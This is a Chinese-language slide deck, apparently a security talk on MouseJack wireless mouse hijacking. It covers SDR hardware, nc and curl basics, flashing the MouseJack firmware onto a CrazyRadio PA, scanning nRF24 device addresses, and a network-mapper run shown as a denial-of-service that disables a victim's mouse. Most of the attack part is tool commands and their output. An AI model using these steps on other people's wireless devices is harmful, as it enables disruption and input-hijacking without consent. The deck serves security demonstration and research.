无线鼠标劫持

廖文

无线电基础工具

通用设备

- USRP
  通用软件无线电外设
  USRP B210
  hackrf one

- Gnuradio
  在微处理器上实现了软件定义无线电
  免费的软件开发工具套件。
  它提供信号运行和处理模块，

GNURadio
THE FREE & OPEN SOFTWARE RADIO ECOSYSTEM

专用设备


- nRF24LU1+
  由Nordic 生产的一款射频芯片

- CrazyRadio PA
  无线模块使用的nRF24LU1+


- 优点
  芯片会自动完成格式封包和CRC检验等操作

优点诠释

nc和curl 之 通用和专用




```
r00t@r00t-VirtualBox:~$ nc www.baidu.com 80
GET / HTTP/1.1
Host: www.baidu.com

HTTP/1.1 200 OK
Date: Tue, 05 Apr 2016 09:17:50 GMT
Content-Type: text/html
Content-Length: 14613
Last-Modified: Wed, 03 Sep 2014 02:48:32 GMT
Connection: Keep-Alive
Vary: Accept-Encoding
Set-Cookie: BAIDUID=9DD160C79869E369732B3E7C6F437
```




```
r00t@r00t-VirtualBox:~$ curl -v  www.baidu.com -o /de
* Rebuilt URL to: www.baidu.com/
* Hostname was NOT found in DNS cache
  % Total    % Received % Xferd  Average Speed   Time
                                 Dload  Upload   Tota
  0     0    0     0    0     0      0      0 --:--:-
  Trying 58.217.200.13...
* Connected to www.baidu.com (58.217.200.13) port 80
> GET / HTTP/1.1
> User-Agent: curl/7.35.0
> Host: www.baidu.com
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 05 Apr 2016 09:20:43 GMT
< Content-Type: text/html; charset=utf-8
< Transfer-Encoding: chunked
```

刷MOUSEJACK固件

刷固件




```
apt-get install sdcc binutils python python-pip
pip install -U pip
pip install -U -I pyusb
cd ..
git clone https://github.com/RFStorm/mousejack
make install
```




分析与攻击

扫描定位地址



```
% sudo ./nrf24-scanner.py
[2016-03-11 14:49:18.222]  26   6  C6:4F:29:78:02  02:FF:1F:00:03:38
[2016-03-11 14:49:22.991]  74   3  12:E6:2C:E2:03  03:11:D1
[2016-03-11 14:49:23.013]  74   5  E3:81:9F:04:07  00:40:00:6E:52
[2016-03-11 14:49:23.406]  78   6  12:E6:2C:E2:03  12:FE:0F:00:11:D1
[2016-03-11 14:49:23.507]  79   6  12:E6:2C:E2:03  22:1A:B0:00:11:D1
[2016-03-11 14:49:23.528]  79   6  26:20:00:21:02  02:FF:0F:00:03:38
[2016-03-11 14:49:23.546]  79   6  12:E6:2C:E2:03  22:1A:B0:00:11:D1
[2016-03-11 14:49:23.554]  79   6  8C:18:BF:BC:02  02:01:00:00:03:38
[2016-03-11 14:49:23.576]  79   6  12:E6:2C:E2:03  22:1A:B0:00:11:D1
[2016-03-11 14:49:23.580]  79   6  12:E6:2C:E2:03  22:1A:B0:00:11:D1
[2016-03-11 14:49:24.356]   5   3  12:E6:2C:E2:03  03:11:D1
[2016-03-11 14:49:24.390]   5   3  12:E6:2C:E2:03  03:11:D1
[2016-03-11 14:49:24.395]   5   3  12:E6:2C:E2:03  03:11:D1
[2016-03-11 14:49:24.873]  10   6  12:E6:2C:E2:03  12:FE:0F:00:11:D1
[2016-03-11 14:49:24.907]  10   6  12:E6:2C:E2:03  12:FE:0F:00:11:D1
[2016-03-11 14:49:26.254]  24   6  12:E6:2C:E2:03  32:09:00:00:11:D1
[2016-03-11 14:49:26.292]  24   6  12:E6:2C:E2:03  32:09:00:00:11:D1
[2016-03-11 14:49:26.550]  27   6  3B:6D:57:DD:02  02:FB:3F:00:03:38
[2016-03-11 14:49:26.592]  27   6  3B:6D:57:DD:02  02:FD:2F:00:03:38
[2016-03-11 14:49:26.611]  27   6  3B:6D:57:DD:02  02:FC:2F:00:03:38
[2016-03-11 14:49:29.264]  54   6  12:E6:2C:E2:03  02:E3:0F:00:11:D1
[2016-03-11 14:49:29.301]  54   6  12:E6:2C:E2:03  02:E3:0F:00:11:D1
[2016-03-11 14:49:31.301]  74   6  12:E6:2C:E2:03  32:E2:1F:00:11:D1
[2016-03-11 14:49:31.339]  74   6  12:E6:2C:E2:03  32:E2:1F:00:11:D1
[2016-03-11 14:49:31.343]  74   5  E3:81:9F:04:07  00:40:04:B0:0C
[2016-03-11 14:49:31.800]  79   6  12:E6:2C:E2:03  02:1E:80:00:11:D1
[2016-03-11 14:49:31.842]  79   6  12:E6:2C:E2:03  12:18:B0:FF:11:D1
[2016-03-11 14:49:31.872]  79   6  3B:6D:57:DD:02  02:05:60:00:03:38
[2016-03-11 14:49:32.604]   5   6  12:E6:2C:E2:03  12:F8:EF:FF:11:D1
[2016-03-11 14:49:32.608]   5   6  12:E6:2C:E2:03  12:F8:EF:FF:11:D1
[2016-03-11 14:49:32.639]   5   6  12:E6:2C:E2:03  12:F8:EF:FF:11:D1
[2016-03-11 14:49:32.676]   5   6  12:E6:2C:E2:03  12:F8:EF:FF:11:D1
```

拒绝服务



```
% sudo ./nrf24-network-mapper.py -a 12:E6:2C:E2:03
[2016-03-11 15:13:54.895]  Trying address 12:E6:2C:E2:00
[2016-03-11 15:13:55.313]  Trying address 12:E6:2C:E2:01
[2016-03-11 15:13:55.731]  Trying address 12:E6:2C:E2:02
[2016-03-11 15:13:55.749]  Successful ping of 12:E6:2C:E2:02 on channel 5
[2016-03-11 15:13:56.150]  Trying address 12:E6:2C:E2:03
[2016-03-11 15:13:56.577]  Trying address 12:E6:2C:E2:04
[2016-03-11 15:13:57.002]  Trying address 12:E6:2C:E2:05
[2016-03-11 15:13:57.429]  Trying address 12:E6:2C:E2:06
[2016-03-11 15:13:57.853]  Trying address 12:E6:2C:E2:07
[2016-03-11 15:13:58.279]  Trying address 12:E6:2C:E2:08
[2016-03-11 15:13:58.704]  Trying address 12:E6:2C:E2:09
[2016-03-11 15:13:59.130]  Trying address 12:E6:2C:E2:0A
[2016-03-11 15:13:59.562]  Trying address 12:E6:2C:E2:0B
[2016-03-11 15:13:59.995]  Trying address 12:E6:2C:E2:0C
[2016-03-11 15:14:00.423]  Trying address 12:E6:2C:E2:0D
[2016-03-11 15:14:00.853]  Trying address 12:E6:2C:E2:0E
[2016-03-11 15:14:01.285]  Trying address 12:E6:2C:E2:0F
[2016-03-11 15:14:01.707]  Trying address 12:E6:2C:E2:10
[2016-03-11 15:14:02.131]  Trying address 12:E6:2C:E2:11
```

鼠标将会出现‘罢工’状态，重新插拔就好了

谢谢

ice.liao@tophant.com